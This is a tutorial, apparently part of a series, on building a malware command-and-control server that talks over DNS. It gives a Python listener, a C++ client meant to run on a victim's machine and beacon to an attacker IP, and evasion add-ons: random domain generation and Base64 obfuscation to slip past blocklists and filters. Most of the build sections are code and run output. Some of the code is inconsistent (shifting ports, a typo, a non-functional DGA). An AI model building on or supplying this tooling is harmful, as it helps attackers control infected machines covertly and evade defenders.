

Command & Control (C2) Server



Introduction to C2 Servers for Malware

In the world of cyberattacks, malware is like a puppet. But who pulls the strings? How does malware know what to steal, when to attack, or how to hide? The answer is a **Command & Control (C2) Server**—a hidden computer that hackers use to control infected devices, steal data, and keep malware alive. Without C2 servers, malware would be powerless, like a phone without a signal.

This section will explain C2 servers in simple terms. You'll learn how they work, why hackers depend on them, and how they stay invisible. Let's start with the basics:

What is a C2 Server?

A C2 server is a hacker's secret headquarters. It's a computer (often hacked or rented) that sends commands to malware-infected devices. For example:

- If malware infects your laptop, the C2 server might tell it to **steal your passwords** or **lock your files** for ransom.
- If a hacker wants to attack a website, the C2 server orders thousands of infected devices to flood it with traffic (a DDoS attack).

C2 servers act like a **remote control** for malware. Hackers use them to:

1. **Give orders:** "Start a keylogger," "Delete backups," or "Spread to other computers."
2. **Collect stolen data:** Send credit card numbers, emails, or company secrets back to the hacker.
3. **Update malware:** Fix bugs or add new tricks to avoid antivirus software.

Without C2 servers, malware can't adapt. It would be stuck doing only what it was programmed to do at the start, like a robot with no updates.

Why Do Hackers Use C2 Servers?

Hackers use C2 servers for three main reasons:

1. **Control**
A single hacker can control *millions* of infected devices (called a **botnet**) through a C2 server. For example, during a ransomware attack, the hacker can lock all devices at once and demand payment.
2. **Stealth**
C2 servers help hackers hide. Instead of connecting directly to victims, they use the server as a middleman. If the server is discovered, hackers can shut it down and switch to a new one, erasing their tracks.
3. **Flexibility**
Hackers can update malware in real time. Imagine a thief who can change a robot's tools mid-heist—C2 servers let hackers do this. If security tools block one attack method, the hacker sends a new command to try something else.

How Do C2 Servers Stay Hidden?

C2 servers are designed to look innocent. Hackers use clever tricks to avoid detection:

- **Blending In:** C2 traffic often looks like normal internet activity. For example:
 - Using **HTTPS** (the same protocol used for secure websites) to send commands.
 - Hiding data in **DNS requests** (like when your phone looks up a website's address).
- **Changing Shapes:** Some C2 servers use **Domain Generation Algorithms (DGAs)**. These create random domain names (e.g., `xy8z3.com`) every day, making it hard for security teams to block them.
- **Hiding in Crowds:** Hackers host C2 servers on public platforms like **Google Cloud**, **AWS**, or even social media (e.g., Discord). This makes the traffic look harmless, like regular app updates.

C2 Server Architectures

1. Centralized Architecture

In a centralized C2 architecture, there is one main server that controls all infected devices. Think of it like a single boss telling many workers what to do.

- **How it Works:**
The hacker sends commands from one server to all the malware agents. This server is the central point of control.
- **Advantages:**
It is easy to manage and update. The hacker can quickly change commands for every infected device.
- **Disadvantages:**
If security experts find this central server, they can shut it down. This makes the whole network of malware useless.

2. Decentralized (Peer-to-Peer) Architecture

A decentralized or peer-to-peer (P2P) architecture works differently. There is no single boss. Instead, every infected device can talk to other devices.

- **How it Works:**
Each infected computer helps pass commands to others. This network works like a group chat where every member can send or receive messages.

- **Advantages:**
It is very hard to shut down because there is no single point of failure. Even if some devices are caught, the network can still work.
- **Disadvantages:**
It can be more difficult to manage. Commands might take longer to reach all devices, and the network might become less reliable if many devices are removed.

3. Hybrid Architecture

Hybrid architectures mix elements of both centralized and decentralized systems.

- **How it Works:**
The network may have a few central servers that work together with peer-to-peer connections among devices. This creates a balance between control and resilience.
- **Advantages:**
Hackers can quickly send commands while keeping the network robust. If one part is taken down, the other parts can continue to work.
- **Disadvantages:**
It is more complex to design and manage. Both centralized servers and P2P links must be protected from detection.

4. Using Public Platforms

Hackers sometimes use public platforms as part of their C2 architecture. These can include cloud services like Google Cloud, Amazon Web Services, or even social media platforms such as Discord.

- **How it Works:**
The commands are hidden in normal internet traffic. For example, a C2 server might use HTTPS (the same secure connection used by banks) or hide messages inside regular social media posts.
- **Advantages:**
This method helps hide the C2 traffic, making it look like normal data. It is harder for security teams to tell which data is dangerous.
- **Disadvantages:**
Relying on public platforms can be risky. If the service provider notices suspicious activity, they might block the hacker's account or remove the content.

Summary

C2 server architectures are the ways hackers build networks to control malware.

- **Centralized systems** are simple but vulnerable if the main server is found.
- **Decentralized systems** are harder to shut down but more complex to manage.
- **Hybrid systems** try to combine the best of both worlds, offering strong control and resilience.
- **Using public platforms** is a clever way to hide commands among normal internet traffic, although it comes with its own risks.

Choosing C2 Communication Protocols

1. HTTP/S

How it Works:

Commands are sent over the same kind of internet traffic that web browsers use. This means that the traffic looks like normal web browsing activity.

Advantages:

- Easy to set up and use.
- Blends in with everyday internet traffic, making it hard to spot.

Disadvantages:

1. If network monitoring is active, unusual behavior might still get noticed.

2. DNS

How it Works:

The system that turns website names into IP addresses (DNS) is used to carry small pieces of data. Commands can be hidden in these requests and responses.

Advantages:

- Blends into the normal background noise of internet activity.
- Often bypasses basic network filters.

Disadvantages:

- Only small amounts of data can be sent at a time, which might slow down command delivery.

3. ICMP

How it Works:

This protocol is used for "ping" requests to check if a device is reachable. Hackers can use these ping messages to send hidden commands.

Advantages:

- Ping traffic is common and usually not blocked, making it harder to detect malicious use.

Disadvantages:

- It's not designed for sending lots of data, so it can be less efficient for complex commands.

4. Custom Protocols

How it Works:

These are protocols that hackers design themselves to communicate with the malware. They aren't based on standard internet protocols.

Advantages:

- Can be tailored specifically to avoid known security measures.
- Offers flexibility in how data is sent.

Disadvantages:

- Requires extra work to develop and maintain.
- May be unstable if not built carefully

5. Email

How it Works:

Commands are hidden inside regular-looking email messages. These emails can be sent to malware agents as if they were normal communications.

Advantages:

- Email is a standard service and its traffic is often trusted.
- Can easily hide malicious instructions among routine emails.

Disadvantages:

- Email services often scan for suspicious content.
- The process might be slower compared to other real-time protocols

6. Social Media Platforms

How it Works:

Commands are embedded in posts, comments, or direct messages on popular social media sites. The communication is hidden in what appears to be normal social media activity.

Advantages:

- Social media traffic is vast and routine, making it hard to single out malicious messages.

Disadvantages:

- These platforms have strict monitoring and policies, so suspicious activity may be quickly flagged or removed.

7. Instant Messaging Services

How it Works:

Uses chat applications or messaging services to send commands, often in an encrypted form.

Advantages:

- Encrypted messages can provide an extra layer of privacy.
- The delivery is usually fast.

Disadvantages:

- Requires more complex setup to ensure messages remain hidden.
- Some services may alert security teams if messages look out of place.

8. Peer-to-Peer Protocols

How it Works:

Each infected device communicates directly with others, without relying on a central server. This is similar to decentralized C2 architectures.

Advantages:

- There is no single point of failure, which makes the network more resilient.
- Even if some devices are taken down, the network can keep working.

Disadvantages:

- It can be harder to manage the network and ensure all devices receive commands promptly.

In summary, when choosing a C2 communication protocol, the decision often comes down to the balance between stealth, speed, and reliability. Protocols like HTTP/S and DNS blend well with normal traffic, while custom protocols and instant messaging can offer added security but may require more work to set up. Each option has its own strengths and weaknesses, and the best choice depends on the specific needs of the operation.

Building Your Own C2 Server

Now let's start building our own C2 Server, first of all we need to choose the previous discussed sections:

- **Architecture:** For commodities we will start with a centralized architecture, in following parts of this series of modules, probably we switch to try some decentralized ones!
- **Protocol:** In this case i have chosen DNS, i think that it's not shown at all in the majority of cases as a real option and can be one of the best of the list.

So now, let's just choose the technologies, how not, the victim will be using **C++**, but for the server I have some doubts, it's not relevant at all because we just need to receive the **DNS** petitions and send it back to the client. But the chosen one it's... **Python**.

So let's just start creating a simple Python DNS Server:

```
import socket
import base64
from dnslib import DNSRecord, RR, A

# DNS server configuration
IP = "0.0.0.0" # Listen on all interfaces
PORT = 53      # DNS port

# Dictionary of predefined commands as an example
commands = {
    "ping": "Pong!",
    "info": "System: Windows 10",
    "exit": "Close connection"
}

# Function to process DNS queries
```



```

def handle_request(data, addr, sock):
    dns_record = DNSRecord.parse(data)
    qname = str(dns_record.q.qname) # Get the queried name
    command = qname.split('.')[0] # Extract the command (first
subdomain)

    print(f"[+] DNS query from {addr}: {qname}")

    # Decode the command (if it's Base64)
    try:
        decoded_cmd = base64.b64decode(command).decode()
    except:
        decoded_cmd = command # If it's not Base64, use it as plain text

    print(f"[+] Command received: {decoded_cmd}")

    # Get the response for the command
    response_data = commands.get(decoded_cmd, "Unrecognized command")

    # Encode the response in Base64 to fit the DNS protocol
    encoded_response =
base64.b64encode(response_data.encode()).decode()

    # Create the DNS response
    reply = dns_record.reply()
    reply.add_answer(RR(qname, rdata=A("127.0.0.1"))) # Fake response
with localhost
    reply.add_answer(RR(qname, rdata=A(".".join(str(ord(c)) for c in
encoded_response[:4])))) # Response in parts

    # Send the response to the client
    sock.sendto(reply.pack(), addr)

# Start the DNS server
def start_dns_server():
    print(f"[*] DNS server listening on {IP}:{PORT}")
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.bind((IP, PORT))

    while True:
        data, addr = sock.recvfrom(512) # Standard DNS query size
        handle_request(data, addr, sock)

start_dns_server()

```

How the DNS C2 Server Works

1. Listening for DNS Queries:

- The server waits for incoming DNS requests on **port 53** (the standard DNS port).
- The client (malware) sends a request that looks like a **domain name** (e.g., `aGVsbG8.example.com`).

2. Extracting the Command:

- The server extracts the **first part of the domain name** (e.g., `aGVsbG8` from `aGVsbG8.example.com`).
- It then tries to decode it from **Base64** to get the original command.

3. Processing the Command:

- If the command is known (e.g., "ping", "info", "exit"), the server sends back a response.
- If the command is unknown, the server responds with "Unrecognized command".

4. Sending the Response:

- The response is converted to **Base64** (so it can fit inside a DNS response).
- It is then sent back to the victim using a fake **A record** (IP address response).

Understanding the Code

1. Importing Required Libraries

```
import socket
import base64
from dnslib import DNSRecord, RR, A
```

- `socket`: Handles network communication.
- `base64`: Encodes/decodes commands for transmission.

- `dnslib`: Helps in building and parsing DNS packets.

2. Configuring the DNS Server

```
IP = "0.0.0.0" # Listen on all network interfaces
PORT = 53      # DNS runs on port 53
```

I need to change the port because in my host machine the 53 DNS port it's already used!

- The server will listen on **all network interfaces** (`0.0.0.0`).
- It will use **UDP** on port `53`, which is the standard for DNS.

3. Defining Commands

```
commands = {
    "ping": "Pong!",
    "info": "System: Windows 10",
    "exit": "Close connection"
}
```

- The server recognizes **three commands**:
 - `"ping"` → replies `"Pong!"`.
 - `"info"` → replies with `"System: Windows 10"`.
 - `"exit"` → replies `"Close connection"`.

4. Handling Incoming DNS Requests

```
def handle_request(data, addr, sock):
    dns_record = DNSRecord.parse(data) # Parse the DNS query
    qname = str(dns_record.q.qname)    # Get the requested domain name
    command = qname.split('.')[0]      # Extract the first part
    (subdomain)

    print(f"[+] DNS query from {addr}: {qname}")

    # Decode the command (if Base64 encoded)
    try:
        decoded_cmd = base64.b64decode(command).decode()
    except:
        decoded_cmd = command # Use as plain text if not Base64
```

```

print(f"[+] Command received: {decoded_cmd}")

# Get the response (or default message)
response_data = commands.get(decoded_cmd, "Unrecognized command")

# Encode response in Base64
encoded_response =
base64.b64encode(response_data.encode()).decode()

# Create the DNS response
reply = dns_record.reply()
reply.add_answer(RR(qname, rdata=A("127.0.0.1"))) # Fake
localhost response
reply.add_answer(RR(qname, rdata=A(".".join(str(ord(c)) for c in
encoded_response[:4])))) # Encode response

# Send the response
sock.sendto(reply.pack(), addr)

```

- Extracts the **command** from the DNS query.
- Tries to decode it from **Base64**.
- Checks if it's a **valid command** and prepares a response.
- Sends back a **fake IP response** with the first few characters of the Base64 reply.

5. Starting the Server

```

def start_dns_server():
    print(f"[*] DNS server listening on {IP}:{PORT}")
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # UDP
    sock.bind((IP, PORT))

    while True:
        data, addr = sock.recvfrom(512) # Receive DNS query
        handle_request(data, addr, sock)

start_dns_server()

```

- Creates a UDP socket to listen for DNS queries.
- Calls `handle_request()` whenever a new request comes in.

How to Use It

Run the server on a Linux machine (requires root/admin for port 53):

```
sudo python3 dns_c2_server.py
```

On the victim's side, send a DNS request with a Base64-encoded command.

```
nslookup aGVsbG8.example.com <server-ip>
```

But to don't need the usage of **nslookup** command will be using the following C++ code for the client:

Now let's see the C++ client code, that will be executed on the victim computer:

```
#include <iostream>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <vector>
#include <string>
#include <cstring>

#pragma comment(lib, "ws2_32.lib")

// Structure for the DNS header
#pragma pack(push, 1)
struct DNSHeader {
    uint16_t id;
    uint16_t flags;
    uint16_t q_count;
    uint16_t ans_count;
    uint16_t auth_count;
    uint16_t add_count;
};
#pragma pack(pop)

// Function to encode a domain name in DNS format
std::vector<uint8_t> encode_dns_name(const std::string& domain) {
    std::vector<uint8_t> encoded;
    size_t start = 0, end;

    while ((end = domain.find('.', start)) != std::string::npos) {
        encoded.push_back(static_cast<uint8_t>(end - start)); // Length of
the part
        encoded.insert(encoded.end(), domain.begin() + start,
domain.begin() + end);
```

```

        start = end + 1;
    }
    // Last part of the domain
    encoded.push_back(static_cast<uint8_t>(domain.size() - start));
    encoded.insert(encoded.end(), domain.begin() + start,
domain.end());

    // Terminator
    encoded.push_back(0);
    return encoded;
}

```

// Function to send a DNS query

```

void send_dns_query(const std::string& domain) {
    WSADATA wsaData;
    SOCKET sock;
    struct sockaddr_in server_addr;

    // Initialize Winsock
    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
        std::cerr << "WSAStartup failed\n";
        return;
    }

    // Create a UDP socket
    sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    if (sock == INVALID_SOCKET) {
        std::cerr << "Socket creation failed\n";
        WSACleanup();
        return;
    }
}

```

// Configure the server address

```

server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(533); // DNS server port
server_addr.sin_addr.s_addr = inet_addr("192.168.1.144"); //

```

Server IP

// Build the DNS packet

```

std::vector<uint8_t> dns_packet(sizeof(DNSHeader));
DNSHeader* dns = reinterpret_cast<DNSHeader*>(&dns_packet[0]);
dns->id = htons(0x1234); // Query ID
dns->flags = htons(0x0100); // Standard query
dns->q_count = htons(1); // 1 question
dns->ans_count = 0;
dns->auth_count = 0;

```

```

    dns->add_count = 0;

    // Encode the domain name
    std::vector<uint8_t> encoded_name = encode_dns_name(domain);
    dns_packet.insert(dns_packet.end(), encoded_name.begin(),
encoded_name.end());

    // Query Type (A) and Class (IN)
    uint16_t qtype = htons(1); // A (IPv4)
    uint16_t qclass = htons(1); // IN (Internet)
    dns_packet.insert(dns_packet.end(),
reinterpret_cast<uint8_t*>(&qtype), reinterpret_cast<uint8_t*>(&qtype) +
sizeof(qtype));
    dns_packet.insert(dns_packet.end(),
reinterpret_cast<uint8_t*>(&qclass), reinterpret_cast<uint8_t*>(&qclass)
+ sizeof(qclass));

    // Send the DNS packet
    int send_result = sendto(sock,
reinterpret_cast<char*>(dns_packet.data()), dns_packet.size(), 0,
(struct sockadr*)&server_addr, sizeof(server_addr));
    if (send_result == SOCKET_ERROR) {
        std::cerr << "Sendto failed\n";
    }
    else {
        std::cout << "[+] Query sent: " << domain << std::endl;
    }

    // Close the socket
    closesocket(sock);
    WSACleanup();
}

int main() {
    std::string command;
    std::cout << "Enter command: ";
    std::getline(std::cin, command);

    // Append command to a domain format
    std::string domain = command + ".subdomain.domain.com";
    send_dns_query(domain);
    return 0;
}

```

How the C++ DNS C2 Client Works

1. What Does This Client Do?

- The client runs on the victim's computer.
 - It asks the user for a **command**.
 - It **formats the command** as a **DNS query** (e.g., `ping.subdomain.domain.com`).
 - It sends this **DNS query** to the attacker's C2 **DNS server** over UDP.
 - The server responds with the **encoded output** of the command.
-

2. How Does It Work?

1. **Encodes the command** into a DNS-like format:
 - Example: `"ping"` → `ping.subdomain.domain.com`
 2. **Creates a raw DNS query packet** using `Winsock`.
 3. **Sends the query** over UDP to the attacker's C2 server.
 4. **Waits for a response** (this part is missing in the code, but can be added).
-

Understanding the Code

Let's break down the C++ code step by step.

1. Importing Necessary Libraries

```
#include <iostream>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <vector>
#include <string>
#include <cstring>
#pragma comment(lib, "ws2_32.lib")
```


- `winsock2.h` and `ws2tcpip.h`: Used for **network communication** (Windows sockets).
- `vector`, `string`, `cstring`: Used for handling **binary data** and **string manipulation**.
- `#pragma comment(lib, "ws2_32.lib")`: Automatically links the **Winsock** library.

2. Defining the DNS Header Structure

```
#pragma pack(push, 1)
struct DNSHeader {
    uint16_t id;
    uint16_t flags;
    uint16_t q_count;
    uint16_t ans_count;
    uint16_t auth_count;
    uint16_t add_count;
};
#pragma pack(pop)
```

- This defines the **DNS packet header**, ensuring it has no extra padding (`#pragma pack(push, 1)`).
- Fields:
 - `id`: A unique **query ID**.
 - `flags`: **Query type** (e.g., standard query).
 - `q_count`: **Number of questions** (usually 1).
 - `ans_count`, `auth_count`, `add_count`: **Set to 0** since the client only sends queries

3. Encoding a Domain Name in DNS Format

```
std::vector<uint8_t> encode_dns_name(const std::string& domain) {
    std::vector<uint8_t> encoded;
    size_t start = 0, end;

    while ((end = domain.find('.', start)) != std::string::npos) {
        encoded.push_back(static_cast<uint8_t>(end - start)); // Length of
the part
        encoded.insert(encoded.end(), domain.begin() + start,
```

```

domain.begin() + end);
    start = end + 1;
}
encoded.push_back(static_cast<uint8_t>(domain.size() - start));
encoded.insert(encoded.end(), domain.begin() + start,
domain.end());

encoded.push_back(0); // Null terminator
return encoded;
}

```

Converts "ping.subdomain.domain.com" into raw DNS format:

```

4 ping 9 subdomain 6 domain 3 com 0

```

Each part of the domain is prefixed by its length (required for proper DNS queries).

4. Sending the DNS Query

```

void send_dns_query(const std::string& domain) {
    WSADATA wsaData;
    SOCKET sock;
    struct sockaddr_in server_addr;

    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
        std::cerr << "WSAStartup failed\n";
        return;
    }

    sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    if (sock == INVALID_SOCKET) {
        std::cerr << "Socket creation failed\n";
        WSACleanup();
        return;
    }
}

```

- Initialize Winsock (WSAStartup) to use Windows networking.
- Create a UDP socket (SOCK_DGRAM) for DNS communication.

5. Configuring the Target C2 Server

```

server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(53); // DNS uses port 53
server_addr.sin_addr.s_addr = inet_addr("192.168.1.144"); // C2 Server IP

```

- The **C2 server's IP** (192.168.1.144) should be **changed** to match your attacker's machine.
- Uses **port 53**, since this is the standard **DNS port**.

6. Building the DNS Query Packet

```
std::vector<uint8_t> dns_packet(sizeof(DNSHeader));
DNSHeader* dns = reinterpret_cast<DNSHeader*>(&dns_packet[0]);
dns->id = htons(0x1234); // Random query ID
dns->flags = htons(0x0100); // Standard query
dns->q_count = htons(1); // 1 question
dns->ans_count = 0;
dns->auth_count = 0;
dns->add_count = 0;
```

- Creates the DNS request packet using the **DNSHeader** structure.
- Sets the query flags (standard query, 1 question).

7. Adding the Encoded Domain Name

```
std::vector<uint8_t> encoded_name = encode_dns_name(domain);
dns_packet.insert(dns_packet.end(), encoded_name.begin(),
encoded_name.end());

uint16_t qtype = htons(1); // A (IPv4)
uint16_t qclass = htons(1); // IN (Internet)
dns_packet.insert(dns_packet.end(), reinterpret_cast<uint8_t*>(&qtype),
reinterpret_cast<uint8_t*>(&qtype) + sizeof(qtype));
dns_packet.insert(dns_packet.end(), reinterpret_cast<uint8_t*>(&qclass),
reinterpret_cast<uint8_t*>(&qclass) + sizeof(qclass));
```

- Appends the domain name in raw DNS format.
- Specifies query type (A record) and query class (IN for Internet).

8. Sending the DNS Packet

```
int send_result = sendto(sock,
reinterpret_cast<char*>(dns_packet.data()), dns_packet.size(), 0,
(struct sockaddr*)&server_addr, sizeof(server_addr));
if (send_result == SOCKET_ERROR) {
    std::cerr << "Sendto failed\n";
} else {
    std::cout << "[+] Query sent: " << domain << std::endl;
}
```

- Sends the DNS request to the C2 server.
- If successful, prints confirmation message.

9. Running the Client

```
int main() {
    std::string command;
    std::cout << "Enter command: ";
    std::getline(std::cin, command);


    std::string domain = command + ".subdomain.domain.com";
    send_dns_query(domain);
    return 0;
}
```

- **Asks user** for a **command**.
- **Formats it** as a domain (e.g., "ping.subdomain.domain.com").
- **Sends the DNS query** to the attacker's C2 server.

Now let's run it:


```
root@salsa:/home/s12/C2/C2-0x12/CentralizedDNS/Server# python3 server.py
[*] DNS server listening on 0.0.0.0:53
```

Now when we execute the client with some random command:



The screenshot shows the Microsoft Visual Studio Debug Console. The first two lines are "Enter command: randomcommand" and "[+] Query sent: randomcommand.subdomain.domain.com". The third line is a system message: "Y:\C2-0x12\CentralizedDNS\DNSClient\x64\Debug\DNSClient.exe (process 5556) exited with code 0 (0x0). To automatically close the console when debugging stops, enable Tools->Options->Debugging->Automatic close when debugging stops. Press any key to close this window . . .".

And in the server:



The screenshot shows the server terminal with the following output: "root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS/Server# python3 server.py", "[*] DNS server listening on 0.0.0.0:533", "[+] DNS query from ('192.168.1.147', 52507): randomcommand.subdomain.domain.com.", and "[+] Command received: randomcommand".

Perfect!

Evasion Techniques for C2 Communications

- Domain Generation Algorithms (DGAs)

Generate random domain names daily (e.g., [xy823.com](#)) to evade domain blacklisting and make it harder for defenders to block malicious domains.

To generate random domain names, you could add a function like:

```
#include <random>
#include <algorithm>

std::string generate_random_string(int length) {
    const std::string chars = "abcdefghijklmnopqrstuvwxyz0123456789";
    std::random_device rd;
    std::mt19937 generator(rd());
    std::uniform_int_distribution<> dist(0, chars.size() - 1);

    std::string random_str;
    for (int i = 0; i < length; ++i) {
        random_str += chars[dist(generator)];
    }
    return random_str;
}
```

Then modify main() like this:

```
int main() {
    std::string command;
    std::cout << "Enter command: ";
    std::getline(std::cin, command);

    // Generate random parts for the domain
    std::string random_subdomain = generate_random_string(6); // 6-char
    random_subdomain
    std::string random_domain = generate_random_string(8); // 8-char
    random_domain

    // Construct the full domain:
    command.random_subdomain.random_domain.com
    std::string domain = command + "." + random_subdomain + "." +
    random_domain + ".com";

    send_dns_query(domain);
    return 0;
}
```

```
}
```

This is the complete code:

```
#include <iostream>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <vector>
#include <string>
#include <cstring>
#include <random>
#include <algorithm>

#pragma comment(lib, "ws2_32.lib")

// Structure for the DNS header
#pragma pack(push, 1)
struct DNSHeader {
    uint16_t id;
    uint16_t flags;
    uint16_t q_count;
    uint16_t ans_count;
    uint16_t auth_count;
    uint16_t add_count;
};
#pragma pack(pop)

std::string generate_random_string(int length) {
    const std::string chars = "abcdefghijklmnopqrstuvwxyz0123456789";
    std::random_device rd;
    std::mt19937 generator(rd());
    std::uniform_int_distribution<> dist(0, chars.size() - 1);

    std::string random_str;
    for (int i = 0; i < length; ++i) {
        random_str += chars[dist(generator)];
    }
    return random_str;
}

// Function to encode a domain name in DNS format
std::vector<uint8_t> encode_dns_name(const std::string& domain) {
    std::vector<uint8_t> encoded;
    size_t start = 0, end;
```

```

        while ((end = domain.find('.', start)) != std::string::npos) {
            encoded.push_back(static_cast<uint8_t>(end - start)); // Length of
the part
            encoded.insert(encoded.end(), domain.begin() + start,
domain.begin() + end);
            start = end + 1;
        }
        // Last part of the domain
        encoded.push_back(static_cast<uint8_t>(domain.size() - start));
        encoded.insert(encoded.end(), domain.begin() + start,
domain.end());

        // Terminator
        encoded.push_back(0);
        return encoded;
    }

```

// Function to send a DNS query

```

void send_dns_query(const std::string& domain) {
    WSADATA wsaData;
    SOCKET sock;
    struct sockaddr_in server_addr;

    // Initialize Winsock
    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
        std::cerr << "WSAStartup failed\n";
        return;
    }

    // Create a UDP socket
    sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    if (sock == INVALID_SOCKET) {
        std::cerr << "Socket creation failed\n";
        WSACleanup();
        return;
    }

    // Configure the server address
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(533); // DNS server port
    server_addr.sin_addr.s_addr = inet_addr("192.168.1.144"); //
Server IP

```

// Build the DNS packet

```

    std::vector<uint8_t> dns_packet(sizeof(DNSHeader));
    DNSHeader* dns = reinterpret_cast<DNSHeader*>(&dns_packet[0]);

```

```

    dns->id = htons(0x1234); // Query ID
    dns->flags = htons(0x0100); // Standard query
    dns->q_count = htons(1); // 1 question
    dns->ans_count = 0;
    dns->auth_count = 0;
    dns->add_count = 0;

    // Encode the domain name
    std::vector<uint8_t> encoded_name = encode_dns_name(domain);
    dns_packet.insert(dns_packet.end(), encoded_name.begin(),
encoded_name.end());

    // Query Type (A) and Class (IN)
    uint16_t qtype = htons(1); // A (IPv4)
    uint16_t qclass = htons(1); // IN (Internet)
    dns_packet.insert(dns_packet.end(),
reinterpret_cast<uint8_t*>(&qtype), reinterpret_cast<uint8_t*>(&qtype) +
sizeof(qtype));
    dns_packet.insert(dns_packet.end(),
reinterpret_cast<uint8_t*>(&qclass), reinterpret_cast<uint8_t*>(&qclass)
+ sizeof(qclass));

    // Send the DNS packet
    int send_result = sendto(sock,
reinterpret_cast<char*>(dns_packet.data()), dns_packet.size(), 0,
(struct sockaddr*)&server_addr, sizeof(server_addr));
    if (send_result == SOCKET_ERROR) {
        std::cerr << "Sendto failed\n";
    }
    else {
        std::cout << "[+] Query sent: " << domain << std::endl;
    }

    // Close the socket
    closesocket(sock);
    WSACleanup();
}

int main() {
    std::string command;
    std::cout << "Enter command: ";
    std::getline(std::cin, command);

    // Generate random parts for the domain
    std::string random_subdomain = generate_random_string(6); //
6-char random subdomain

```



```

        std::string random_domain = generate_random_string(8);    //
8-char random domain

        // Construct the full domain:
command.random_subdomain.random_domain.com
        std::string domain = command + "." + random_subdomain + "." +
random_domain + ".com";

        send_dns_query(domain);
        return 0;
}

```

And now let's try it:

```

Microsoft Visual Studio Debug Console

Enter command: test
[+] Query sent: test.bw7xy2.zmkhuadc.com

Y:\C2-0x12\CentralizedDNS\DNSClient\x64\Debug\DNSClient
To automatically close the console when debugging stops.
Press any key to close this window . . .

```

Server:

```

salsa@salsa:~/C2$ sudo su
[sudo] password for salsa:
root@salsa:/home/salsa/C2# cd C2-0x12/
root@salsa:/home/salsa/C2# cd C2-0x12
root@salsa:/home/salsa/C2/C2-0x12# cd CentralizedDNS/
root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS# cd
DNSClient/ Server/
root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS# cd Server/
root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS/Server# python3 server.py
[*] DNS server listening on 0.0.0.0:533
[+] DNS query from ('192.168.1.147', 55199): test.bw7xy2.zmkhuadc.com.
[+] Command received: test

```

And now let's try with another execution to see if the domain it's really dynamic:

```

Microsoft Visual Studio Debug Console

Enter command: dynamic
[+] Query sent: dynamic.cg5b1f.2iaqafo2.com

Y:\C2-0x12\CentralizedDNS\DNSClient\x64\Debug\DNSClient
To automatically close the console when debugging stops.
Press any key to close this window . . .

```

```

salsa@salsa:~/C2$ sudo su
[sudo] password for salsa:
root@salsa:/home/salsa/C2# cd
C2-0x12/ C2-0x12 - Shortcut.lnk System Volume Information/
root@salsa:/home/salsa/C2# cd C2-0x12
root@salsa:/home/salsa/C2/C2-0x12# cd CentralizedDNS/
root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS# cd
DNSClient/ Server/
root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS# cd Server/
root@salsa:/home/salsa/C2/C2-0x12/CentralizedDNS/Server# python3 server.py
[*] DNS server listening on 0.0.0.0:533
[+] DNS query from ('192.168.1.147', 55199): test.bw7xy2.zmkhuadc.com.
[+] Command received: test
[+] DNS query from ('192.168.1.147', 58403): dynamic.cg5b1f.2iaqafo2.com.
[+] Command received: dynamic

```

Perfect, it's working perfectly!

- Data Obfuscation via Encoding

Encode commands/responses in **Base64** (e.g., embedding them in DNS subdomains) to hide malicious intent and bypass basic filters.

Let's see the two updated codes:

```

#include <iostream>
#include <winsock2.h>
#include <ws2tcpip.h>
#include <vector>
#include <string>
#include <cstring>
#include <random>
#include <algorithm>
#include <bitset>

#pragma comment(lib, "ws2_32.lib")

// Structure for the DNS header
#pragma pack(push, 1)
struct DNSHeader {
    uint16_t id;
    uint16_t flags;
    uint16_t q_count;
    uint16_t ans_count;
    uint16_t auth_count;
    uint16_t add_count;
};
#pragma pack(pop)

const std::string BASE64_CHARS =
"ABCDEFGHIJKLMNOPQRSTUVWXYZ"

```

```
"abcdefghijklmnopqrstuvwxyz"  
"0123456789+/";
```

```
std::string base64_encode(const std::string& input) {  
    std::string encoded;  
    int i = 0, j = 0;  
    unsigned char char_array_3[3], char_array_4[4];  
  
